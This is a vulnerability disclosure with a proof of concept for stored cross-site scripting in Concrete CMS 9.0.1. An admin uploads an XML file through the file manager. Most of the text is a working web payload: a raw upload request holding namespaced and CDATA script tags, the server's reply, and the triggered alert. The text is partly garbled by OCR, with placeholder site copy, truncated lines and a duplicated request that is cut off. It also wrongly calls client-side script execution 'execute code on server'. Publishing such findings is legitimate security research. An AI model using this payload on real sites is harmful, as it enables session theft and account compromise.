VULNERABLE: Stored Cross-Site Scripting (XSS) via upload file xml vulnerability exists in concrete cms version 9.0.1

Date: 1/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: Concrete cms

Version: 9.0.1


User requirements: admin

Description: File image upload function in admin panel does not check content file before upload.

Impact: Allow attacker can upload file containt content malicious and execute code in server.

Suggestions: I think should limit some file and check content file before upload.

Proof of concept (POC):



http://192.168.1.8:8080/concrete-cms-9.0.1/index.php/about/services

Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.

Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.

Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.

David Briscoe
CTO, AmuseCorp
Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.

Christina Backman
Co-Founder, Backman Design
Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.


Robert Cook
Founder, Foo Energy Bars
Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.

Empty Page Footer Area

Subscribe to our newsletter to learn more about how we can help your company!

Email Address Required

Copyright 2021. Built with **Concrete CMS**.




Donec sem massa, bibendum sodales odio et, pretium eleifend urna. Donec eu nibh mattis, congue velit imperdiet.

newsletter to learn more about how we can ...any!


Copyright 2021. Built with Concrete CMS.

step 2




step 3

Request:




```
POST /concrete-cms-9.0.1/index.php/ccm/system/file/upload HTTP/1.1
Host: 192.168.1.8:8080
Content-Length: 1002
Accept: application/json
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjs6Xj9muJmx5BQ73
Origin: http://192.168.1.8:8080
Referer: http://192.168.1.8:8080/concrete-cms-9.0.1/index.php/about/services
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: CONCRETE=d35tbamhfifc227fqat9gp4c0c; CONCRETE_LOGIN=1; PHPSESSID=sielaiaq4b4912i5mbelmlq371; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LNO2BGE1DNG=5c041a12777bd2d6; lastCid=1; lastCid1BH21ANI1AGD297L1FF21LNO2BGE1DNG=62e6ee534alec7b0; DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LNO2BGE1DNG=6d85a663f6478df0; ccmLoadAddBlockWindow=1
Connection: close

------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="responseFormat"

dropzone
------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="ccm_token"

1640973856:da11939d0df8419dac7aab38ddb84d6d
------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="currentFolder"

7
------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="files[0]"; filename="x.xml"
Content-Type: text/xml

<html>
  <head></head>
  <body>
    <something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(123)</something:script>
    <a:script xmlns:a="http://www.w3.org/1999/xhtml">alert(345)</a:script>
    <info>
      <name>
        <value><![CDATA[<script>alert(678)</script>]]></value>
      </name>
        <description>
          <value>Hello</value>
        </description>
        <url>
          <value>http://google.com</value>
        </url>
    </info>
  </body>
</html>
------WebKitFormBoundaryjs6Xj9muJmx5BQ73--
```

Response:



```
HTTP/1.1 200 OK
Date: Fri, 31 Dec 2021 18:20:14 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
X-Powered-By: PHP/7.4.27
Cache-Control: no-cache, private
X-Frame-Options: SAMEORIGIN
Content-Length: 2550
Connection: close
Content-Type: application/json

{
  "time":"2021-12-31 19:20:15",
  "message":"1 file imported successfully.",
  "title":null,
  "redirectURL":"",
  "files":[
    {
      "canCopyFile":1,
      "canEditFileProperties":1,
      "canEditFilePermissions":1,
      "canDeleteFile":1,
      "canReplaceFile":1,
      "canEditFileContents":1,
      "canViewFileInFileManager":1,
      "canRead":1,
      "canViewFile":false,
      "canEditFile":false
      "url":"http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/application\/files\/3016\/4097\/4815\/x.xml",
      "urlInline":"http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/index.php\/download_file\/view_inline\/c86d9326-9396-4811-ad33-75595b2df
      "urlDownload":"http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/index.php\/download_file\/view\/c86d9326-9396-4811-ad33-75595b2df080",
      "urlDetail":"http:\/\/192.168.1.8:8080\/concrete-cms-9.0.1\/index.php\/dashboard\/files\/details\/view\/60",
      "title":"x.xml",
      "genericTypeText":"Text",
      "description":"",
      "fileName":"x.xml",
      "resultsThumbnailImg":"\u003Cimg src=\u0022\/concrete-cms-9.0.1\/concrete\/images\/icons\/filetypes\/xml.svg\u0022 width=\u0022120\u
      "fID":60,
      "fvDateAdded":"December 31, 2021 7:20 pm",
      "treeNodeMenu":"\u003Cdiv class=\u0022ccm-popover-file-menu dropdown-menu\u0022 data-search-file-menu=\u002260\u0022\u003E\u003Ca dat
      Details\u003C\/a\u003E\u003Ca dialog-title=\u0022Move to Folder\u0022 dialog-width=\u0022500\u0022 dialog-height=\u0022450\u0022 clas
      lass=\u0022dropdown-divider\u0022\u003E\u003C\/div\u003E\u003Ca class=\u0022dropdown-item\u0022 href=\u0022#\u0022 data-tree-action=
    }
  ]
}
```

Execute code on server:



http://192.168.1.8:8080//concrete-cms-9.0.1//application//files//3016//4097//4815//x.xml

<script>alert(678)</script> Hello http://google.com

192.168.1.8:8080 says

345

Text Request

```
POST /concrete-cms-9.0.1/index.php/ccm/system/file/upload HTTP/1.1
Host: 192.168.1.8:8080
Content-Length: 1002
Accept: application/json
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjs6Xj9muJmx5BQ73
Origin: http://192.168.1.8:8080
Referer: http://192.168.1.8:8080/concrete-cms-9.0.1/index.php/about/services
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: CONCRETE=d35tbamhfifc227fqat9gp4c0c; CONCRETE_LOGIN=1; PHPSESSID=sielaiaq4b4912i5mbelmlq371; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=5c041a12777bd2d6; lastCid=1; lastCid1BH21ANI1AGD297L1FF21LN02BGE1DNG=62e6ee534a1ec7b0; DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=6d85a663f6478df0; ccmLoadAddBlockWindow=1
Connection: close

------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="responseFormat"
```

```
dropzone
------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="ccm_token"

1640973856:da11939d0df8419dac7aab38ddb84d6d
------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="currentFolder"

7
------WebKitFormBoundaryjs6Xj9muJmx5BQ73
Content-Disposition: form-data; name="files[0]"; filename="x.xml"
Content-Type: text/xml

<html>
        <head></head>
        <body>
                <something:script
xmlns:something="http://www.w3.org/1999/xhtml">alert(123)</something:script>
                <a:script
